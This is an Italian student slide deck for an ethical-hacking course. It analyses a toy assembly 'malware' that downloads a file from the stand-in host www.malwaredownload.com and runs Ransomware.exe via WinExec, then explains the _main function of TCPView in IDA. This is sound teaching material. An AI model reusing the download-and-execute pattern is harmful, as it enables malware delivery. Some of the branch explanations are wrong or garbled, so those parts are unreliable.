



PROGETTO U3S11L5

Cyber Security &
Ethical Hacking

Vittorio Braccia - Netrebels

Traccia



Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

Traccia

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Traccia

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Soluzione - Esercizio 1

Salto Condizionale Effettuato dal Malware



Il codice esaminato esegue due confronti (**cmp**) e utilizza due istruzioni di salto condizionale (**jnz** e **jz**). Vediamoli nel dettaglio:

cmp EAX, 5: Confronta il valore di EAX con 5
jnz loc 0040BBA0: Se EAX è diverso da 5, il programma salta all'indirizzo 0040BBA0


cmp EBX, 11: Confronta il valore di EBX con 11
jz loc 0040FFA0: Se EBX è uguale a 11, il programma salta all'indirizzo 0040FFA0

Il salto jnz non viene eseguito perché il EAX è uguale a 5 (viene assegnato il valore 5 all'inizio e non viene modificato)

Il salto jz viene eseguito se EBX è uguale a 11. Inizialmente, EBX è impostato a 10 e viene incrementato successivamente a 11. **Quindi, il salto a 0040FFA0 viene effettuato**

Soluzione - Esercizio 2

Disegnare un Diagramma di Flusso



Locazione	Istruzione	Operandi
00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0
0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Soluzione - Esercizio 3

Funzionalità Implementate all'interno del Malware



Inizializzazione dei Registri:

`mov EAX, 5` e `mov EBX, 10` nella Tabella 1 sono utilizzati per impostare valori iniziali nei registri EAX e EBX.

Salti Condizionali:

- Salto condizionale `jnz`: Nella Tabella 1, controlla se EAX è diverso da 5 per decidere se saltare alla locazione 0040BBA0. Come già detto, non viene eseguito poiché EAX è uguale a 5.
- Salto condizionale `jz`: Nella Tabella 1, controlla se EBX è uguale a 11 per saltare alla locazione 0040FFA0. Questo salto viene eseguito perché EBX è stato incrementato a 11.

Soluzione - Esercizio 3

Funzionalità Implementate all'interno del Malware



Download di un File:

Se il primo salto (jnz) fosse stato eseguito, il codice avrebbe chiamato la funzione DownloadToFile (Tabella 2).

Le istruzioni:

- `mov EAX, EDI`: Muove il valore di EDI in EAX.
- `push EAX`: Pusha il valore di EAX (ora uguale a EDI) nello stack.
- `call DownloadToFile()`: Chiama la funzione DownloadToFile, che ,molto probabilmente, scarica un file malevolo usando il parametro passato (EDI).

Soluzione - Esercizio 3

Funzionalità Implementate all'interno del Malware



Esecuzione di un File:

Il secondo salto (jz) viene eseguito, portando all'esecuzione del codice nella Tabella 3.

Le istruzioni:

- `mov EDX, EDI`: Muove il valore di EDI in EDX.
- `push EDX`: Pusha il valore di EDX nello stack.
- `call WinExec()`: Chiama la funzione WinExec, che esegue un programma (probabilmente quello scaricato nella funzione precedente) utilizzando il parametro passato (EDI).

Soluzione - Esercizio 4

Dettagli sulle Funzionalità "Call"



call DownloadToFile (Tabella 2):

Passaggio degli Argomenti:

- Il valore di EDI (in questo caso un URL probabilmente malevolo) è trasferito a EAX con l'istruzione `mov EAX, EDI`.
- Successivamente, EAX viene spinto nello stack con `push EAX`.
- Quando viene eseguita l'istruzione `call DownloadToFile`, l'indirizzo di ritorno viene spinto nello stack, seguito dal valore di EAX (cioè EDI). Pertanto, la funzione `DownloadToFile` riceverà l'argomento passato (l' URL) dallo stack.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Soluzione - Esercizio 4

Dettagli sulle Funzionalità "Call"



call WinExec (Tabella 3):

Passaggio degli Argomenti:

- Similmente come detto nella slide precedente, EDI è trasferito a EDX con `mov EDX, EDI`
- EDX viene poi spinto nello stack con `push EDX`
- Quando viene chiamata la funzione WinExec, il valore di EDX (cioè EDI, in questo caso un percorso di file) sarà passato come argomento attraverso lo stack. WinExec utilizzerà questo valore per eseguire il file specificato.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop \Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Soluzione - Esercizio 4



Dettagli sulle Funzionalità "Call"




Conclusione

Dopo questa analisi approfondita di questo malware possiamo dire che questo tipo di malware sembra progettato per scaricare un file da un sito (www.malwaredownload.com) su una posizione specificata (C:\Program and Settings\Local User\Desktop\) e poi eseguirlo (utilizzando WinExec).





Esercizio Bonus



Assembly Language

[ə-'sem-blē 'lan-gwɪj]

Traccia



Analizzare il file `C: \Users\user\Desktop \Software Malware analysis\SysinternalsSuite \Tcpvcon.exe` con IDA Pro

Analizzare SOLO la "funzione corrente" una volta aperto IDA

La funzione corrente la visualizzo con il tasto F12 oppure con il tasto blu indicato nella slide successiva.

Se necessario, reperire altre informazioni con OllyDBG oppure effettuando ulteriori analisi con IDA (o altri software).

Mi interessa soltanto il significato/funzionamento/senso di questa parte di codice visualizzato alla pagina successiva.

Analisi Primo blocco

Funzione Principale (_main):

Il programma prepara i parametri per una chiamata a una funzione (sub_420CE0). Dopo la chiamata, il programma controlla il valore di ritorno (eax).

Se eax è diverso da zero (indicando un errore), viene eseguito un salto condizionato (jnz short loc_41DA74) che porta il flusso di esecuzione a una locazione di codice che gestisce l'errore. Questo salto permette di gestire immediatamente eventuali problemi nella fase iniziale.

```
var_19C= word ptr -19Ch
WSAData= WSAData ptr -198h
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h

push    ebp
mov     ebp, esp
sub     esp, 19Ch
mov     eax, dword_4272B4
xor     eax, ebp
mov     [ebp+var_4], eax
mov     eax, [ebp+argv]
push    eax                ; int
lea     ecx, [ebp+argc]
push    ecx                ; int
push    offset aTcpview ; "TCPView"
call    sub_420CE0
add     esp, 0Ch
test    eax, eax
jnz     short loc_41DA74
```



Analisi Secondo Blocco

Inizializzazione di Winsock:

Questo blocco di codice si occupa dell'inizializzazione della libreria Winsock, necessaria per le operazioni di rete in Windows. Si installa la libreria. Dopo la chiamata a `WSAStartup`, viene controllato il valore di ritorno (`eax`). Se `eax` è zero (indicando successo).

l'esecuzione continua normalmente. Se invece `eax` è diverso da zero, viene eseguito un salto (`jz short loc_41DAAB`) che indica un errore e reindirizza il flusso verso una routine che gestisce evitando ulteriori tentativi di utilizzo di Winsock.

```
loc_41DA74:
mov     edx, 101h
mov     [ebp+var_19C], dx
lea     eax, [ebp+WSAData]
push    eax                ; lpWSAData
movzx   ecx, [ebp+var_19C]
push    ecx                ; wVersionRequested
call    ds:WSAStartup
test    eax, eax
jz      short loc_41DAAB
```



Analisi Terzo Blocco

Impostazioni di Sicurezza e Inizializzazione:

Dopo l'inizializzazione delle sezioni critiche e la chiamata a varie funzioni di configurazione, viene verificato lo stato di un'operazione tramite il registro edx.

Se edx è diverso da zero, viene eseguito un salto condizionato (jnz short loc_41DAED) che evita l'esecuzione di ulteriori operazioni.

```
loc_41DAAB:                ; lpCriticalSection
push    offset stru_42BC20
call    ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    ds:InitializeCriticalSection
push    offset aSedebugprivile ; "SeDebugPrivilege"
call    sub_420F50
add     esp, 4
call    sub_418110
mov     byte_42BD20, al
movzx   edx, byte_42BD20
test    edx, edx
jnz     short loc_41DAED
```



Analisi Quarto Blocco

Chiamata a una Funzione di Configurazione:

Viene chiamata una funzione (sub_41FE40) per completare un'operazione di configurazione o inizializzazione. Il risultato viene salvato in una variabile globale per essere usato successivamente.



```
call    sub_41FE40
mov     byte_42B020, al
```

Analisi Quinto Blocco

Elaborazione dei Parametri della Riga di Comando:

Dopo l'elaborazione dei parametri della riga di comando con due diverse funzioni (sub_41BB90 e sub_41A380), il codice controlla il valore di eax.

Se eax (convertito in ecx) è zero, viene eseguito un salto (jz short loc_41DB1) che evita l'esecuzione del codice successivo e porta il flusso di esecuzione a una gestione diversa.

```
loc_41DAED:
mov     eax, [ebp+argv]
push    eax
lea     ecx, [ebp+argc]
push    ecx
call    sub_41BB90
add     esp, 8
mov     edx, [ebp+argv]
push    edx
mov     eax, [ebp+argc]
push    eax
call    sub_41A380
add     esp, 8
movzx   ecx, al
test    ecx, ecx
jz      short loc_41DB1E
```



Analisi Sesto Blocco

Chiamata a Funzione:

Questo blocco di codice esegue una semplice operazione di chiamata a una funzione (sub_41CC50), passando un argomento fisso (zero) e ripristinando lo stack dopo la chiamata.



```
push    0  
call    sub_41CC50  
add     esp, 4
```

Analisi Settimo Blocco

Azzeramento del Registro eax:

Il registro eax viene azzerato, per prepararlo a un utilizzo successivo senza interferenze da valori precedenti.



```
loc_41DB1E:  
xor     eax, eax
```

Analisi Ottavo Blocco

Gestione dell'Errore di Inizializzazione di Winsock:

Se l'inizializzazione di Winsock fallisce, viene visualizzato un messaggio di errore e `eax` viene impostato a `0FFFFFFFFh` che equivale a -1 (indicando un errore). Successivamente, viene eseguito un salto (`jmp short loc_41DB20`) che reindirizza immediatamente il flusso di esecuzione verso una routine di cleanup, bypassando qualsiasi codice che potrebbe dipendere dal successo di Winsock.



```
N | ↓
push    offset aCouldNotInitia ; "Could not initialize Winsock.\n"
call    sub_40837A
add     esp, 4
or      eax, 0FFFFFFFFh
jnp     short loc_41DB20
```

Analisi Nono Blocco

Impostazione di un Codice di Errore e Salto:

Simile al blocco precedente, imposta `eax` a `0FFFFFFFFh` (-1) e poi esegue un salto (`jmp loc_41DB20`) verso la stessa routine di cleanup. Questo salto assicura che il codice di errore venga gestito correttamente.



```
or      eax, 0FFFFFFFFh
jmp     loc_41DB20
```

Analisi Decimo Blocco

Pulizia e Uscita dalla Funzione:

Il codice finale della funzione `_main` esegue il ripristino dello stack, verifica l'integrità del contesto tramite un controllo XOR, chiama una funzione di cleanup (`sub_4049CE`), e poi restituisce il controllo al chiamante, chiudendo la funzione.

```
loc_41DB20:  
mov     ecx, [ebp+var_4]  
xor     ecx, ebp  
call    sub_4049CE  
mov     esp, ebp  
pop     ebp  
retn  
_main endp
```



Thank You.

Thank You.

Thank You.

For your attention

IT'S OVER

THIS PRESENTATION IS FINALLY OVER